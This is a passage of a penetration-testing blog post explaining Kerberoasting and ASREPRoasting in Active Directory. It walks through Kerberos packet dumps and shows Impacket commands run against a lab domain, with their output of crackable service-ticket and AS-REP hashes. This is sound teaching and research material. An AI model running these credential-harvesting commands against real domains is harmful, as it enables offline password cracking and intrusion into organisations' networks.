Kerberoasting without SPNs

swarm.ptsecurity.com/kerberoasting-without-spns/

Arseniy Sharoglazov August 19, 2020

Author

Arseniy Sharoglazov
Penetration Testing Expert

_mohemiv

Service principal names (SPNs) are records in an Active Directory (AD) database that show which services are registered to which accounts:

```
arseniy@ptarch $ LDAPPER.py -D CONTOSO -U 'Administrator' -P 'P@ssw0rd' \
> -S DC02.CONTOSO.COM -s '(sAMAccountName=SQL*)' \
> sAMAccountName servicePrincipalName userPrincipalName userAccountControl

CN=SQL ADMIN,OU=LAB Users,DC=CONTOSO,DC=COM
  cn:
    SQL ADMIN
  sAMAccountName:
    SQLAdminSAN
  servicePrincipalName:
    HTTP/sqladmin.contoso.com
    MSSQLSvc/srv-sp-sql-01:1433
    MSSQLSvc/srv-sp-sql-01.contoso.com:1433
    MSSQLSvc/srv-sp-sql-02:1433
    MSSQLSvc/srv-sp-sql-02.contoso.com:1433
    MSSQLSvc/srv-sp-sql:1433
    MSSQLSvc/srv-sp-sql.contoso.com:1433
    MSSQLSvc/srv-sp-sql-01.contoso.com:SHAREPOINT
    MSSQLSvc/srv-sp-sql-02.contoso.com:SHAREPOINT
    MSSQLSvc/sp-sql.contoso.com:1433
    MSSQLSvc/sp-sql.contoso.com:SHAREPOINT
    MSSQLSvc/sp-sql:1433
  userAccountControl:
    66048
  userPrincipalName:
    SQLAdmin@CONTOSO.COM
```

An example of an account that has SPNs

If an account has an SPN or multiple SPNs, you can request a service ticket to one of these SPNs via Kerberos, and since a part of the service ticket will be encrypted with the key derived from the account's password, you will be able to brute force this password offline. This is how Kerberoasting works.

There is a way to perform the Kerberoasting attack without knowing SPNs of the target services. I'll show how it could be done, how it works, and when it could be useful.

Kerberos Basics

Kerberos is an open source binary protocol based on the ASN.1 format. The core of Kerberos is key distribution center (KDC) services, which use 88/tcp and 88/udp ports. In the Active Directory environment they are installed on each of the domain controllers.

Let's run the GetUserSPNs.py tool from Impacket to demonstrate how Kerberoasting works:

```
arseniy@ptarch $ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' -request
Impacket - Copyright 2020 SecureAuth Corporation

ServicePrincipalName                          Name         MemberOf  PasswordLastSet
--------------------------------------------  -----------  --------  -------------------------
HTTP/sqladmin.contoso.com                     SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql-01:1433                   SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql-01.contoso.com:1433       SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql-02:1433                   SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql-02.contoso.com:1433       SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql:1433                      SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql.contoso.com:1433          SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql-01.contoso.com:SHAREPOINT SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/srv-sp-sql-02.contoso.com:SHAREPOINT SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/sp-sql.contoso.com:1433              SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/sp-sql.contoso.com:SHAREPOINT        SQLAdminSAN            2020-06-23 02:50:17.325042
MSSQLSvc/sp-sql:1433                          SQLAdminSAN            2020-06-23 02:50:17.325042



$krb5tgs$23$*SQLAdminSAN$CONTOSO.COM$MSSQLSvc/sp-sql~1433*$548f19cf5167078923febec2f266b756$fef8c
0f847a0867cf064ebbc050dff5cc68f3b5d721d9ff3cfff20a4b802d69d59e7e34032e5d9a8eeacf0bff8b23946b9af2a
22f76b892d914ec76509f93c8912dbe11ff294489beaa2f4f375690a79fdac3dab0d42d207e76f17c5e8128b7556ff80c
b34c3d4c3b40ce533bb06f6f0179666f22499153092adfa1f71bd46ccbd879935ccd3dc8503e430c544781a55846e0347
2e180e28a95e947549037f9c59ba475d166ce4a637d796e47a05775de8b9dc0d2068f1d9ae202b6cda1515c54b9c34ce8
c92efd70ead18c7d54f588cfac2946c085007f77b6d310ecd9aefc4bc64e51bb3eac023832e6028890664ed409292e3fc
88615e968e6a61eef802aca8b302adac90a7c573297a961d8979f9e2339cd552528c4c3b5a1308b971110345a86483527
a4a122ca188396440dc7b31f0c450eb0b9870b27d9dea36e154d26b6e3038edf7e9880f4d3abdebb1cc774b5d13cc1ec9
ff7ec4f71dbdbd44edec78cec2747776507adb154da513cb910ecf01e4e2c73f3e451094304eb14a9e39b0c16cd8d6810
ba1f3b94db8f8edf30800d67f765076e54fc92b6967b7df58b9d34c37397f9e27c1aa3954011320b49bd5eb9d1e8f69a0
87526f5f0849aaaa2c8540e7475854153612c6ed9545ecb23bda9f90bbed4b31177a4d825fad7881e1200975f52f9cc61
```


Performing the Kerberoasting attack in a lab environment

First, the tool connects to LDAP, and finds users which have SPNs and which are not machine accounts. Every machine account in the AD has a bunch of SPNs, but their service tickets are not brute-forceable because machine accounts have passwords that are 240 bytes long.

Then, the tool connects to a KDC, and for each of the discovered accounts gets a service ticket using one of its SPNs. In our example only one account was discovered, and the tool chosed “MSSQLSvc/sp-sql:1433” SPN to request a ticket.

It’s not important whether chosen services are functioning; the existence of an SPN in the AD database is sufficient for the attack.

Here is the traffic dump of this GetUserSPNs.py launch, so now we can examine all the described stages in detail:



No.	Source	Destination	Protocol	Length	Info
1	127.0.0.1	127.0.0.1	LDAP	128	bindRequest(1072116567) "Administrator" , NTLMSSP…
2	127.0.0.1	127.0.0.1	LDAP	297	bindResponse(1072116567) success , NTLMSSP_CHALLE…
3	127.0.0.1	127.0.0.1	LDAP	442	bindRequest(67450594) "Administrator" , NTLMSSP_A…
4	127.0.0.1	127.0.0.1	LDAP	91	bindResponse(67450594) success
5	127.0.0.1	127.0.0.1	LDAP	365	searchRequest(806940293) "dc=CONTOSO,dc=COM" whol…
6	127.0.0.1	127.0.0.1	LDAP	1033	searchResEntry(806940293) "CN=SQL ADMIN,OU=LAB Us…
7	127.0.0.1	127.0.0.1	KRB5	254	AS-REQ
8	127.0.0.1	127.0.0.1	KRB5	249	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
9	127.0.0.1	127.0.0.1	KRB5	328	AS-REQ
10	127.0.0.1	127.0.0.1	KRB5	1534	AS-REP
11	127.0.0.1	127.0.0.1	KRB5	1491	TGS-REQ
12	127.0.0.1	127.0.0.1	KRB5	1579	TGS-REP

Traffic dump of the Kerberoasting attack

How clients get TGTs

Each client must authenticate to the KDC and obtain a ticket-granting ticket (TGT), which will allow them to ask for any number of service tickets going forward.

This mechanism is used to reduce the number of needed authentications, and there is no way to bypass it and request a service ticket without having a TGT.

Unauthenticated AS-REQ / Preauth Request

AS-REQ packets serve to ask for TGTs.

In AS-REQ clients specify the special “krbtgt/DomainFQDN” SPN in the sname field, and the principal name of the account to which the TGT is being requested for in the cname field:

```
▸ Transmission Control Protocol, Src Port: 52504, Dst Port: 88, Seq: 1, Ack: 1, Len: 188
▾ Kerberos
  ▸ Record Mark: 184 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 1 item
      ▾ PA-DATA PA-PAC-REQUEST
        ▾ padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)
          ▾ padata-value: 3005a0030101ff
              include-pac: True
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 50800000
      ▾ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ cname-string: 1 item
            CNameString: Administrator          <-- Client Principal Name
        realm: CONTOSO.COM
      ▾ sname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ sname-string: 2 items
            SNameString: krbtgt                 <-- Service Principal Name
            SNameString: CONTOSO.COM
        till: 2020-08-04 03:48:03 (UTC)
        rtime: 2020-08-04 03:48:03 (UTC)
        nonce: 1096989901
      ▾ etype: 1 item
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Content of the unauthenticated AS-REQ packet (#7)

The first AS-REQ packet is sent without authentication data to maintain backwards compatibility. It will succeed only if the DONT_REQ_PREAUTH flag in the Active Directory for the target account is set.

The response for AS-REQs should contain a structure that is encrypted and signed with the key derived from the client account's password, so if AS-REQs worked without any authentication, anyone would be able to brute force anyone else's password offline.


This is called an ASREPRoasting attack, and in Impacket it can be performed by the GetNPUsers.py script:

```
arseniy@ptarch $ GetNPUsers.py CONTOSO.COM/Administrator:'P@ssw0rd' -request
Impacket - Copyright 2020 SecureAuth Corporation

Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  --------
user03            2020-06-24 22:42:26.440106  2020-08-09 01:49:38.543716  0x400200



$krb5asrep$23$user03@CONTOSO.COM:69d8b74fe3ed98291ee2feb65f208949$fb539cf1fe514192712f9a5b7
29db10266c70daac44354bcabe0b62fb306868a2a522b3b2dc75b8290413ef9935ee812f4c4396913ca34a69049
5b33a32a7e860a5cde1b42c13d8643b10af5e6e62973d1e34505c5bd7befc86f0267445978cc5780379ac13dc59
```

Performing an ASREPRoasting attack using GetNPUsers.py from Impacket

One application of ASREPRoasting is Targeted Kerberoasting. It relies on intentionally setting the DONT_REQ_PREAUTH flag for accounts you control in the AD, and getting their *$krb5asrep$* hashes.

Since the “Administrator” account we used doesn’t have the DONT_REQ_PREAUTH flag set, the KDC sent a KRB-ERR packet to the client with the KRB_PREAUTH_REQURED error. This packet is called Preauth Request.



Content of the KRB-ERR packet (#8)
If the “Administrator” account didn’t exist, we would get the KDC_ERR_C_PRINCIPAL_UNKNOWN error. This is the feature that is used in Kerberos User Enumeration attacks.

Authenticated AS-REQ

Let’s examine the next AS-REQ packet:

```
▸ Transmission Control Protocol, Src Port: 52508, Dst Port: 88, Seq: 1, Ack: 1, Len: 262
▾ Kerberos
  ▾ Record Mark: 258 bytes
      0... .... .... .... .... .... .... .... = Reserved: Not set
      .000 0000 0000 0000 0000 0001 0000 0010 = Record Length: 258
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA PA-ENC-TIMESTAMP
        ▾ padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434de5d7bff59b868ebef5841c037…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: de5d7bff59b868ebef5841c03715506ff928ba0223c4acb0…
      ▸ PA-DATA PA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 50800000
      ▾ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ cname-string: 1 item
            CNameString: Administrator
        realm: CONTOSO.COM
      ▾ sname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: CONTOSO.COM
        till: 2020-08-04 03:48:03 (UTC)
        rtime: 2020-08-04 03:48:03 (UTC)
        nonce: 1864731165
      ▾ etype: 1 item
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

A structure with the current timestamp, which is encrypted and signed with the client's kerberos key

Client Principal Name

Service Principal Name

Content of the authenticated AS-REQ packet (#9)

The next AS-REQ is basically the same request as the first one, but it contains data which could authorize the client. This data is a special structure that contains the current timestamp, and this structure is encrypted and signed with the key derived from the account's password.


Keys derived from account's passwords are known as Kerberos Keys, and they're calculated differently depending on the utilized encryption algorithm:

- AES-128 and AES-256: the key is calculated from the PBKDF2 hash of the password
- RC4: the key is calculated from the NT hash of the password (always used with the Pass-The-Hash attack)
- DES: the key is calculated directly from the password

Using a client principal name in the request, the KDC tries to look up the client's account in the AD database, extract its precalculated Kerberos keys, and verify the client's identity.

AS-REP

After the KDC verifies the client's identity, it sends an AS-REP packet that contains data the client can construct a TGT memory object from:



Content of the AS-REP packet (#10)

The TGT itself is encrypted and signed with the kerberos key of the krbtgt account, so it's intended to be unpacked only on KDC sides. It contains a session key, metadata, and the client's Privileged Attribute Certificate (PAC). A PAC includes the client's name, security identifier (SID), and groups.


In order for a client to use a TGT, it needs to construct a TGT memory object, which will contain the TGT itself, its session key, and all the metadata. Clients extract the session key from the part of an AS-REP that is encrypted by their keys.

How clients get Service Tickets

After a client constructs a TGT memory object, it can ask for any number of service tickets using TGS-REQ packets. The KDC will respond with TGS-REP packets when these requests are accepted.

TGS-REQ

A TGS-REQ contains a service principal name that the ticket is requesting for, a TGT, and a structure encrypted with the TGT session key and containing the current timestamp:



Content of the TGS-REQ packet (#11)

When the KDC receives a TGS-REQ, it decrypts the TGT, extracts the session key, and checks the client's identity.

TGS-REP


TGS-REP packets are used to transfer service tickets to KDC clients.

After the KDC verifies the client's identity, the following steps are happening:

1. The KDC checks if the TGT is still valid according to the decrypted timestamps;
2. If more than 15 minutes have passed since the TGT was issued, the KDC recalculates the decrypted PAC, and check if the client has not been disabled in the Active Directory;
3. The KDC looks up an account that the sent service principal name is resolving to;
4. The KDC extracts the kerberos key of the discovered account;

5. The KDC constructs a service ticket, which consists of the PAC and the service ticket session key; the service ticket is encrypted and signed with the service account's kerberos key;
6. The KDC creates a structure with the service ticket session key and encrypts and signs it with the TGT session key.

Both the service ticket and the structure with the service ticket session key are included in the TGS-REP packet:



Content of the TGS-REP packet (#12)
The encrypted part of the service ticket is the part that is brute forced in the Kerberoasting attack.

Exploring formats of Principal Names

Let's examine principal names in the AS-REQ packet we gathered before:

```
▸ Transmission Control Protocol, Src Port: 52504, Dst Port: 88
▾ Kerberos
  ▸ Record Mark: 184 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▸ padata: 1 item
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 50800000
      ▾ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ cname-string: 1 item
            CNameString: Administrator
        realm: CONTOSO.COM
      ▾ sname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: CONTOSO.COM
        till: 2020-08-04 03:48:03 (UTC)
        rtime: 2020-08-04 03:48:03 (UTC)
        nonce: 1096989901
```

An example of principal names in Kerberos traffic

Client principal names are passed in cname fields, and service principal names are sent in sname fields. All principal names are accompanied by an integer called the principal name type.

Principal names are usually split by the "/" character into a sequence of strings. For example, the principal name *krbtgt/CONTOSO*.COM in Kerberos traffic consists of two strings: *krbtgt* and *CONTOSO.COM*.

According to RFC 4120, cname and sname fields have different purposes, but the structure of these fields is identical:

```
KDC-REQ-BODY    ::= SEQUENCE {
 kdc-options  [0] KDCOptions,
 cname        [1] PrincipalName OPTIONAL
 realm        [2] Realm
 sname        [3] PrincipalName OPTIONAL,
 ...
}

PrincipalName   ::= SEQUENCE {
 name-type    [0] Int32,
 name-string  [1] SEQUENCE OF KerberosString
}

KerberosString  ::= GeneralString (IA5String)
```

